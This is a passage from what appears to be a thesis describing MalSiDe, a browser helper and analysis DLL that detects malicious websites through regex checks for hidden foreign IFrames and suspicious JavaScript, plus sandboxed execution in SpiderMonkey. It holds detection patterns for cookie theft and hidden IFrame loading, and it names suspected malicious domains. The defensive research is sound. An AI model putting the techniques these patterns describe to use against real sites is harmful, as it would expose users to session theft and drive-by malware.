Finally we have to take a look at the analysis initiation in the `analyseHTML` function, which first calls the `doAnalysis` function, implemented in the separate DLL. This Dynamic Link Library encapsulates the entire analysis procedure. At this juncture, the `doAnalysis` function serves as entry point for the analysis, performs certain analyses and returns an analysis report as a string. If this report is empty, the website under discussion has not been suspected at all. If, in contrast, the report is not empty, a prompt window containing the report is created and the user is asked whether he anyway wants to surf to the website or not. The creation of the prompt window is encapsulated in a separate function that constructs the message that has to be shown, converts it into a wide character string and passes it to the `MessageBox` function, which is provided by the Windows API. By additionally passing several flags, we have the possibility to influence the behaviour and appearance of the message box. We thus use the `MB_YESNO` flag, which causes the message box to have a button for “Yes” and “No” as possible user input. Further we supply the `MB_ICONEXCLAMATION` flag that is less important and just changes the icon displayed within the window to suggest the warning character of the message. Finally, we set “No” to be the default button by the flag `MB_DEFBUTTON2` and use the `MB_APPLMODAL` flag, which causes the calling process not to be resumed until the user answered the message box. An example of such a message box with analysis report is shown in Figure 3.3. As this is all functionality that is required by the Browser Helper Object, we could now take the next step straight and study what happens within the analysis DLL after the call of `doAnalysis` that we just saw. But we want to implement a second user and application interface as command line executable. Thus we now



Malicious behaviour detected:

This site may try to hide an IFrame and load content from another domain in it. (Location was: dd.c2.b1.a1.top.list.ru...)
This site contains suspicious JavaScript. (dynamic analysis)
Pseudo-Evaled Code Analysis report:
This site may try to hide an IFrame and load content from another domain in it. (Location was: thehugetitstop.cn...)

Pseudo-Evaled Code Analysis report:
This site may try to hide an IFrame and load content from another domain in it. (Location was: thehugetitstop.cn...)

Do you want to continue loading?

Figure 3.3: Example Browser Helper Object warning

first study the implementation of this so called wrapper executable.

3.4 Wrapper Executable


Besides the BHO we provide an executable that allows the use of our analysis on a command line. The executable takes at least one parameter, which can be one of the following: `url`, `jsurl`, `jsfile`, `htmlfile`, `js` and `urlfile`. If no argument is given at all or the first one is none of these, we provide a help message providing a short overview of the supported parameters and their functionality, as shown in Figure 3.4. Depending on the first parameter, a second one may has to be used as follows.

URL. If `url` is passed as first argument, the second one is interpreted as the URL that should be analysed and the function `analyseUrl` is called with this URL given as parameter.

JSURL. The use of `jsurl` is analogue to `url`, with the only difference that the source code that is returned from the given URL is expected to be JavaScript and thus only the JavaScript analyses are initiated through calling the `analyseJSSrc` function.

JSFile. When supplying `jsfile` as first argument to our executable wrapper, the second argument ought to be the path of a file containing JavaScript. This file is then read and its content is passed to `analyseJSSrc` to perform the JavaScript analyses on it.

HTMLFile. This is basically the same option as `jsfile`, but the file should contain HTML source code, which is then analysed by calling `analyseSrc`.



```
Usage:

Analyse HTML webpage:
MalSiDeCheck.exe url <URL>

Analyse a list of HTML webpage:
MalSiDeCheck.exe urlfile <FILE WITH ONE URL PER LINE>

Analyse a HTML file:
MalSiDeCheck.exe htmlfile <FILE WITH HTML-SOURCE>

Analyse JavaScript from URL:
MalSiDeCheck.exe jsurl <URL>

Analyse JavaScript from file:
MalSiDeCheck.exe jsfile <FILE WITH JS-SOURCE>

Analyse JavaScript from StdIn:
MalSiDeCheck.exe js

Drücken Sie eine beliebige Taste . . .
```

Figure 3.4: Help screen of wrapper executable

JS. Given this argument, our program does not require a second one, but simply reads from StdIn (standard input) expecting JavaScript source code and calls `analyseJSSrc` to perform the JavaScript analysis on the input.

URLFile. This option is intended for batch processing and benchmarking purposes. It expects the second argument to be a file with one URL per line. Each URL is then analysed and the processing time of the analysis is measured. The output of our program in this mode is just the URL, a one or zero indicating the suspicion decision of the analysis and the measured time in milli-seconds. The report itself is not shown.

All the possible input parameters are mapped to three functions: `analyseSrc`, `analyseUrl` and `analyseJSSrc`. Thus we next take a closer look at those functions and start with the simplest one: `analyseUrl`. This function downloads the source code of the given URL and hands it on to `analyseSrc`, which in turn calls the external `doAnalysis` function of the analysis DLL and returns the analysis report. `analyseJSSrc` operates completely analogue to `analyseSrc`, but calls `doJSAnalysis` instead of `doAnalysis`. Now we have reached the interface to `MalSiDeAna.dll` that we already saw in Section 3.3. Therefore we now study the implementation of the analysis DLL and start with the functions that we have had yet as entry points: `doAnalysis` and `doJSAnalysis`.

3.5 Analysis Framework

We have seen the different methods to hand HTML or JavaScript source code on to the `MalSiDeAna.dll`, so far. Now we want to take a look inside this analysis DLL to learn how the analysis framework works and how the several analysis methods are implemented in detail. We start with the functions `doAnalysis` and `doJSAnalysis`, which are exported by the DLL and can be called by other programs. These functions form the communication interface of the Dynamic Link Library.

3.5.1 Interface of the Analysis DLL

The function `doAnalysis`, which performs all kinds of analyses on HTML source code, takes two parameters: The HTML source itself and the URL the source originates from. First, in the `doAnalysis` function, a vector of `Analysis` pointers is declared. Then new objects of the classes `StaticIFrameAnalysis`, `StaticJavaScriptAnalysis` and `DynamicJavaScriptAnalysis` are created and those pointers are casted to `Analysis` pointers and pushed into this `myAnalysis` pointer vector, as we can see in Listing 3.4. We just note that each of the analysis classes inherits from the `Analysis` class here. This classes have at least a set of methods with identical signature and semantic and can thus be further treated equally and we do not have to distinguish between analysis objects of the different classes. We take a more detailed look on the relationship between those classes later in this Section.

```cpp
myAnalysis.push_back((Analysis*) new StaticIFrameAnalysis());
myAnalysis.push_back((Analysis*) new StaticJavaScriptAnalysis());
myAnalysis.push_back((Analysis*) new DynamicJavaScriptAnalysis());

string report = "";
bool threatDetected = false;
for(unsigned int i=0; i < myAnalysis.size(); i++){
  int ans = myAnalysis[i]->doAnalysis(html_src, url);
  if(ans == 1){
    threatDetected = true;
    string thisAnalysisReport = myAnalysis[i]->getThreatDescription
        ();
    report.append(thisAnalysisReport);
    report.append("\n");
  }
}
return report;
```

Listing 3.4: MalSiDeAna.cpp

Before initiating the actual analyses we declare the variable `report`, which should later gather the reports of all the analyses performed. We additionally define a boolean flag to indicate that at least one analysis has suspected the website under discussion. In line 15 to 23 of Listing 3.4 we iterate over the elements of the `myAnalysis` vector that contains our analysis objects. On each of those objects we call its `doAnalysis` function that takes the HTML source code and the URL, too. The return value of this function is an integer that indicates whether the analysis performed by this specific object suspected the website or not. If the `doAnalysis` function returns `1`, the website is suspicious and a report was created. In this case we set `threatDetected` to `true` and fetch the report of the analysis, which contains a description of the found threat and in some cases additional information for the user, too. We append this report to the reports we have obtained in `report` so far. Finally this function returns the concatenated report of all the analyses. Very similar, although quite simpler than `doAnalysis`, is the `analyseJSSrc` function, which just takes the given JavaScript code and the URL and performs a single analysis on it. Thus it creates a `JavaScriptExecution` object and stores its pointer in `exec`, which is a `JavaScriptExecution` pointer variable and no typecasting is necessary at this time. Then the `doAnalysis` function of this object is called to initiate the analysis, too. Afterwards the boolean function `isSuspicious()` is called, to determine if the website has been classified as malicious. If the website has been suspected, we return the analysis report, otherwise we return an empty string. The analysis report is fetched by calling the `getThreatDescription` function of the `JavaScriptExecution` object. Of course, we now want to get an insight in the particular analysis classes, to understand how the actual analysis takes place.

3.5.2 Class Overview of Analyses

Before we explain each of the analysis classes in detail, we should first get an overview of the class inheritance and the relationship between the different analysis classes. As already mentioned, all of our analysis classes inherit from the class `Analysis` as shown in Figure 3.5. This has two main reasons: The first one is that in `Analysis` we implement some operations that are useful for most analyses and can thus simply be reused as we see later, when we study the implemented analysis classes in detail. The second one is that we are able to handle the different analysis objects very easy by treating them all as objects of the parent `Analysis` class. This enables us to extend our framework very easily by just creating new analysis classes, which just have to inherit from `Analysis` and to implement the `doAnalysis` function. Thus it is as easy as just instantiating this new class and push the object into the `myAnalysis` vector.

Our basic `Analysis` class has a protected attribute called `threatDescription` as shown in Figure 3.5. This `threatDescription` is a string that is intended to contain




Figure 3.5: Analysis class inheritance diagram

the description of the threat detected by this specific analysis. Obviously the public operation `getThreatDescription` is the getter method of this attribute to deliver the current value of `threatDescription`. Mainly, the `getThreatDescription` function is used to construct the final report out of the certain threat descriptions as we have already seen in Section 3.5.1. The most important function is the public `virtual` function `doAnalysis`. The `virtual` keyword indicates that whenever `doAnalysis` is called on an object whose class inherits from `Analysis`, the `doAnalysis` function implemented in this class has to be called instead of the one in `Analysis`. This becomes clear when considering the role of this function: Every analysis class implements its own analysis procedure in the function `doAnalysis`. Obviously we want this function to be executed. The function in `Analysis` is only a stub, to declare the interface we make use of in `doAnalysis` and `doJSAnalysis`. Finally there are some functions that simply provide basic functionality that ought to be valuable for several analysis classes. While the functions `wstr2str` and `str2wstr` are just for converting wide character strings into normal (one byte per character) strings and vice versa, whose application we see later, `boolRegex` and `matchRegex` supply quite more functionality. They make use of the *Perl Compatible Regular Expressions* (*PCRE*) library. The difference between these functions is that `boolRegex` just returns an integer to indicate whether a match of the given *regular expression* (*regex*) was found or not. On the other hand, `matchRegex` enables the caller to access the matches themselves. Both functions take a regular expression as `char*` and the `data` on which the regex has to be evaluated as a `string`. The operation `matchRegex` additionally takes an integer `offset` and the integer pointer `int* ovector`. The `offset` indicates at which position in the data string the matching of the regex has to start and the `ovector` contains the start and end positions of the matches after execution of `matchRegex`. These functions are used for string pattern matching within several analysis classes. The functions of the analysis classes that are shown in Figure 3.5, too, is explained within the context in which they are used in the next section. We now take a look on the analysis classes that implement static analyses. Then we study the dynamic JavaScript analysis, which is the only dynamic one implemented so far.

3.6 Static Analyses

We have implemented two static analysis classes so far: The `StaticIFrameAnalysis` and the `StaticJavaScriptAnalysis`. We have already seen their usage within the framework in Section 3.5.1. Now we want to take a look inside the analysis procedures and see how they work.

3.6.1 Static IFrame and Same Origin Analysis

The function that is called to initiate the static IFrame and same origin analysis is `doAnalysis`, at which we take a look at now. The first interesting thing that happens in `doAnalysis` is the search for the appearance of IFrames within the given HTML source code. Additionally, `object` tags are included in our search, because they can be used analogue to IFrames in modern browsers [50]. The regular expression for this search, as shown in line 101 of Listing 3.5, thus searches for opening `<IFrame>` and `<object>` HTML tags. As long as we successfully match this regex and find another IFrame or equivalent in the HTML code, we continue searching by using the `matchRegex` function, implemented in `Analysis` as already mentioned. One last thing that has to be mentioned here is that the data string passed to `matchRegex` first is converted to a normal string using the function `wstr2str`. This is because the PCRE library we are using is not capable of wide character string handling. As this possibly could raise problems when handling websites that use wide characters which can not be converted into normal ones, this should be improved in future, by replacing the used PCRE library with one that supports wide character matching.

```
101  char* regex_iframe = "(<[^<>/]*(?i)(iframe|object)[^<>]*>)";
102  do{
103    rc_iframe = matchRegex(regex_iframe, wstr2str(src), offset,
         ovector_iframe);
104    if(rc_iframe >= 3){
105      iframe = src.substr(ovector_iframe[2], ovector_iframe[3]-
           ovector_iframe[2]);
106      bool isHidden = isHiddenIFrame(iframe);
```

```
107     bool isForeign = isForeignDomain(iframe, url);
```

Listing 3.5: Static IFrame analysis

If a match was found, `matchRegex` returns a value greater or equal than three. This number comes from the number of sub-matches we use in our regular expression and the specification of PCRE, which we do not explain in detail here. We extract the IFrame tag by using the start and end positions of the match, which are stored in `ovector_IFrame`. As we know from the Section 3.5.2, this is an array of integer values, where `ovector_IFrame[i]` and `ovector_IFrame[i+1]` is a pair of start and end positions of the i^{th} match. This IFrame tag we hand on to `isHiddenIFrame` and `isForeignDomain` in line 106 and 107 of Listing 3.5. They return a boolean value that indicates if the IFrame may have been tried to hide and if it refers to another domain than the one, the HTML source is originating from. We take a look at how these functions work in detail shortly. Obviously we have four possible outcomes of these checks: The IFrame is hidden and refers to another domain, it is hidden but loads an address on the same domain, it is not hidden but refers to a foreign domain or it is neither hidden, nor does it refer to another domain. The only case we consider really suspicious is the one in which the IFrame is hidden and it refers to a foreign domain. What we try to detect is the unnoticed download of contents from another domain while visiting a website we trust. This aims on compromised trusted websites that are used by attackers to spread their malware through hidden IFrames. Thus we consider a hidden IFrame, which does not refer to a foreign domain, not suspicious. In the case the IFrame is visible but refers to another domain, we are not able to decide if this happens with malicious intent or not. Thus we rely on the fact that the content of this IFrame is analysed itself as soon as it is loaded by Internet Explorer, as well. If the website has been suspected, an according description is stored to `threatDescription`. Finally we return `ans`, which is an integer variable that is used to signal whether the website has been suspected or not.

```
string src = wstr2str(iframe);
vector <char*> regex;
regex.push_back( "\\s(width|height)[^<>0-9a-zA-Z]{1,2}[0-9][^0-9]"
   );
regex.push_back( "\\svisibility[^<>a-zA-Z]{1,2}hidden" );
regex.push_back( "\\s(top|left)\\s*=\\s*[^<>a-zA-Z0-9]?\\s
   *(-|[0-9]{4,})" );
int ans = 0;
for(unsigned int i=0; i < regex.size(); i++){
 ans += boolRegex(regex[i], src);
}
```

Listing 3.6: Hidden-check of static IFrame analysis

Now it is time to look at the functions that implement the visibility and origin checks. We start with `isHiddenIFrame` that is shown in Listing 3.6. The first thing this function does is to again convert the HTML source code from a wide character string into a normal string. Then we use a mechanism, we similarly saw in `doAnalysis` in Section 3.5.1: We again use a vector, this time a vector containing character pointers, into which we push some regular expressions (see Listing 3.6 line 14 to 16). Then we iterate over all the elements of the vector and sum up the return value of `boolRegex` (remember `boolRegex` returns an integer value instead of a boolean) that is called with the i^{th} regular expression in the vector and the source code as parameters. Finally we return `true` if this sum is greater than zero, i.e., if at least one of the regular expressions matched. We should take a look at the regular expressions that ought to detect whether an IFrame is hidden, given the HTML source code representation of the IFrame. The regular expression we use for this purpose is shown in line 14 of Listing 3.6 and matches if the IFrame tag contains a whitespace character followed by the keyword `width` or `height`. After one of these keywords, there may follow any whitespace characters, followed by an equal (=) and again some whitespace characters. Then there can be an optional non-alphanumeric character (i.e., a quote) again followed by whitespace characters and finally any number that only has one digit. Obviously this regex aims on IFrames, whose height and/or width attribute is set to a very small number and thus make the IFrame nearly invisible. The second regex that is pushed into the vector in line 15, is completely analogue to the first one and checks if the visibility attribute of the IFrame is set to `hidden`. Our regular expression matches on hiding the IFrame using *Cascading Style Sheets* (*CSS*) [47] within its style attribute, too. The style attribute is usable with almost every HTML tag and allows to modify the appearance of the object using CSS. The third and last regular expression used in this function is very similar to the other ones, with the only difference that it checks not the assignment of a single value to the top or left attribute, but it checks for negative values (i.e., the first character is a minus) and values that are greater than `999` (i.e., 4 or more number characters).

```
39  char* regex_domain = "(http://|ftp://|https://)(www)\\.?([^/]+)
        /?";
```

Listing 3.7: URL extraction regex in same origin check

Next we take a look at the function `isForeignDomain`. After some initialisation, this function first tries to filter out the domain of the current webpage by analysing the URL. For this reason the already known function `matchRegex` is used. First, the regular expression in line 39 of Listing 3.7 is tried to be matched on the URL. This regex matches on the appearance of either `http://`, `https://` or `ftp://` followed by `www`. Then it has to follow a dot and one or more characters but a slash. If this succeeds

adserver.yahoo.com	images.amazon.com	fetchback.com
fls.doubleclick.net	google.com	admeld.com
adbureau.net	macromedia.com	adsfac.net

Table 3.1: Example whitelist domains

the domain can easily be extracted from the URL. Otherwise we try to match another regular expression that is very similar to the first one, but without the `www`. Then we use a third regex to find out which domain the IFrame refers to. This regular expression is similar to the ones we saw before, so we only notice that we can extract the referred URL from its match and then obtain the actual domain, this URL points to. This domain is then compared to the current domain, which we extracted before. If they are equal we do not suspect the website, otherwise we check the domain against a whitelist of domains that are known to be used in hidden IFrames, such as common ad servers or suppliers of browser plug-ins, on many common websites. Some examples of such whitelisted domains are shown in Figure 3.1 (as we discuss in Chapter 4, we obtain a close set of domains we whitelist by analysing several common websites). If the referred domain is not on the whitelist, too, we append the full URL that should have been loaded to `threatDescription` for the users information. Finally this function returns an integer to indicate whether the given IFrame refers to another domain than the current one or not.

After we now understand how these functions work, we remember that none of the suspicious facts they check for is enough to finally suspect a website. Indeed we have seen that it depends on the outcome of both of these functions `isHiddenIFrame` and `isForeignDomain` whether our static IFrame Analysis classifies the website under discussion malicious or not. The next static analysis we take a look at is much simpler.

3.6.2 Static JavaScript Analysis

The static JavaScript analysis is used to fast detect malicious JavaScript that can easily be recognized as such. What it does is to simply match some patterns of malicious JavaScript code sequences against the entire source code of the website. We have already discussed the techniques used here in the last section about the static IFrame analysis. For example, we use a vector that we push regular expressions in and later match each of them against the given source code. This time we use a second character pointer vector `description` to push in a description of the threat that the corresponding regular expression checks for, as shown in Listing 3.8.

```
vector <char*> regex;
vector <char*> description;
```

```
15 regex.push_back( "(http|https)://.*(\\+|concat|join).*document\\.(
       cookie|domain)" );
16 description.push_back( "The Script tries to steal a cookie." );
...
20 regex.push_back( "(<\\s*(?i)(script)[^<>]*(?i)(language)\\W+(?i)(
       VBScript)[^<>]*>)" );
21 description.push_back( "The Script contains VBScript, which is
       generally insecure." );
```

Listing 3.8: Static JavaScript analysis

The first regular expression that is pushed into the vector in line 16 of Listing 3.8 matches on a URL, to which the cookie is appended by using a plus, `concat` or `join`. The second one detects the use of Visual Basic Script. We have implemented more regular expressions that should detect the manipulation of an objects prototype or the use of the `eval` function, too. But we have had to realise that these trigger by far too often, because in contrast to our expectations many non-malicious websites also show such behaviour as we discuss in Chapter 4. Because of this fact we made much more effort in the development of the dynamic JavaScript analysis as we supposed it to be more effective. Thus we do not discuss these other regular expressions here, but take a detailed look at the implementation of the dynamic JavaScript analysis, which is much more sophisticated than our static analyses are and is the main part of this thesis.

3.7 Dynamic JavaScript Analysis

The main advantage we expect from the dynamic analysis is that we should be able to analyse obfuscated JavaScript, too. This is very important, since most JavaScript based exploits currently observed in the wild try to hide their presence using several obfuscation techniques [9, 38, 43]. Usually obfuscation in JavaScript is reached through escaping or encoding the actual script. This fully unreadable code is then unescaped or decoded and executed by the JavaScript `eval` function. This procedure is often done several times recursively and thus it is quite some work to understand what the JavaScript actually does. But it is usually even impossible to automatically analyse such a JavaScript, because of the variety of available obfuscation methods. We expect that this is be possible with our dynamic JavaScript analysis, as each level of unpacking the obfuscated code is done just as it would be done in the browser of an attacked user. Additionally it ought to be easier to detect malicious JavaScript based on its behaviour than on its source code. But before we start looking at the dynamic JavaScript analysis in detail we first want to provide an abstract overview of the work- and dataflows within the dynamic JavaScript analysis and the involved components.




Figure 3.6: Dynamic JavaScript analysis overview

3.7.1 Overview

Basically the DynamicJavaScriptAnalysis object first extracts the JavaScript source code from the HTML code and then creates a JavaScriptExecution object, to which it passes the JavaScript source code as depicted in Figure 3.6. The JavaScriptExecution creates an instance of SpiderMonkey and executes the given JavaScript. SpiderMonkey on the other hand is modified each time an object is accessed to call a static function of the JavaScriptExecution class. This way every access to any JavaScript object is recognised and logged. After the execution of the JavaScript we end up with the access log, on which we match patterns that show typical malicious behaviour. Based on this matching we have a final decision whether the JavaScript is malicious or not.



Search for opening script tag
found
not found
Does tag load an external JavaScript file?
yes
no
Download external JavaScript file
Search for closing script tag
found
not found
Add script to the already extracted
Stop search and return the extracted script
Continue search after this tag

Figure 3.7: JavaScript extraction procedure

3.7.2 Filtering JavaScript

To run a JavaScript in order to dynamically analyse it as already mentioned, we obviously have to extract it from the HTML source code. This is done by an object of the `DynamicJavaScriptAnalysis` class, at which we take a look at, now. Basically there are two possibilities of including JavaScript into HTML pages: The first one is to use a `<script>` tag with the `src` attribute set to an external JavaScript file to include it and the other one is to directly embed JavaScript into HTML between an opening `<script>` and a closing `</script>` tag.

```
char* regex_start = "(<\\s*(?i)(script)[^<>]*>)";
char* regex_stop = "(<\\s*/(?i)(script)[^<>]*>)";
char* regex_script_file = "\\s(?i)src\\s*=\\s*\\W?([^'\"<>]+)\\
    W";
```

Listing 3.9: JavaScript extraction regular expressions

Thus we use three regular expressions to search for JavaScripts within the HTML source code. The first one matches on every kind of opening `<script>` tags, including such with a `src` attribute that loads external JavaScript files. Because of this we use `regex_script_file` in line 104 of Listing 3.9, which is a regular expression that searches for the occurrence of `src` values within a given `<script>` tag. If this matches, we are able to extract the URL of this external JavaScript and download it. Figure 3.7 gives an overview of the entire extraction process. When we successfully downloaded an external JavaScript file, we push the contained script into the `script` vector, which gathers all the extracted scripts. If, however, the found `<script>` tag does not include an external JavaScript file, but is used to directly embed JavaScript as mentioned above, we search for the corresponding closing tag by using the regular expression from line 103 of Listing 3.9. Then we have a pair of an opening `<script>` and a closing `</script>` tag and extract everything between them. The resulting script is then pushed into our `script` vector. Afterwards, we continue searching on the rest of the HTML source code as shown in Figure 3.7, too. What we also have to take into account is that there might by some additional "entry points" for a JavaScript. For example, there may be `onClick` events of a buttons that call a JavaScript function. Similarly, there can be many other events, just as `onLoad`, `onUnload` or `onMouseover`, on which a JavaScript might be triggered. Such snippets of JavaScript have to be extracted from the HTML, too. Thus we search every part of the HTML source code, which we detected not to be JavaScript, for such events using another regular expression. But basically, this procedure is very similar to what we have seen in this one and we do thus not discuss the function `getAdditionalEntryPoints` in detail.

3.7.3 Instantiation of SpiderMonkey

As we know from the overview in Section 3.7.1, the execution of a JavaScript itself is done by an object of the `JavaScriptExecution` class. This class uses SpiderMonkey to actually run the script. Because of this reason, we want to take a look at the initialisation of SpiderMonkey now. Not surprisingly in `JavaScriptExecution` we start again with the `doAnalysis` function, which is called by the `DynamicJavaScriptAnalysis` object. This function takes a pointer to a wide character string containing the JavaScript that has been extracted by `DynamicJavaScriptAnalysis` and the URL of the website on which the script was found. We can see later what the URL is being used for, but as you possibly expect it has to do with the download and extraction of further JavaScript. First, the `JSRuntime`, `JSContext` and the global object have to be created, as we have seen in Section 2.3. Then we have to supply some additional variables that are used by SpiderMonkey, too. In line 1046 of Listing 3.10, we can see the definition of the `jsval` variable `scriptReturnValue`, whose pointer is passed to the `JS_EvaluateUCScript` function of SpiderMonkey. After the successful execution of the script this variable is used to store the return value of the script if present. The `jsval` type is defined by

SpiderMonkey itself and is a container used to store any possible JavaScript value, no matter if it is a number, string, boolean or anything else. We use this type several times and show its use in detail later. Next we define `scriptExecutionSuccessful`, which is of type `JSBool`. `JSBool` is the boolean data type of JavaScript and can have the values `JS_TRUE` or `JS_FALSE`, but for us it works just like a normal boolean. This variable takes the return value of `JS_EvaluateUCScript` that indicates whether the execution of the given JavaScript was successful or if there was an error. After also defining a pseudo filename and a line counter that are both used by SpiderMonkey for constructing error messages, we set `executionPath` to an empty string. This variable is very important, as we use it to append log messages of every action the JavaScript takes.

```
1046  jsval scriptReturnValue;
1047  JSBool scriptExecutionSuccessful = JS_TRUE;
1048  const char* javaScriptPseudoFilename = "MalSiDe_JS";
1049  uintN lineno = 1;
1050  executionPath = "";
1051
1052  do{
1053    count++;
1054    objectsGetObjByIdCounter.clear();
1055    executionPath = "";
1056    lastMsg = "";
1057    resolveLock2 = false;
1058
1059    scriptExecutionSuccessful = JS_EvaluateUCScript(cx, global, (
          const jschar*) (*jscript).c_str(), (*jscript).size(),
          javaScriptPseudoFilename, lineno, &scriptReturnValue);
1060    if(scriptExecutionSuccessful){
```

Listing 3.10: Execution of JavaScript with SpiderMonkey

In line 1059 of Listing 3.10 we finally run the script by passing it to `JS_Evaluate-UCScript`. This function takes all the variables we just explained as parameters and runs the given JavaScript. There is also a function called `JS_EvaluateScript`, but we use `JS_EvaluateUCScript`, which is its unicode version. If everything went fine and `JS_EvaluateUCScript` returned `JS_TRUE`, we just do some cleanup and destroy our JavaScript context and runtime, which we do already know from Section 2.3. But if there was an error while executing the JavaScript, we try to fix the problem and try to execute the script again. We continue until we get the same error the third time. To detect the error we first have to parse the error message. Obviously, the only errors we can handle are such, where a property is missing or it is not of the type that is expected. SyntaxErrors within the script can not automatically be fixed. We extract the error type and the path of the object on which the error occured. Then we walk this path and push every object on the path into a vector. This happens within the function 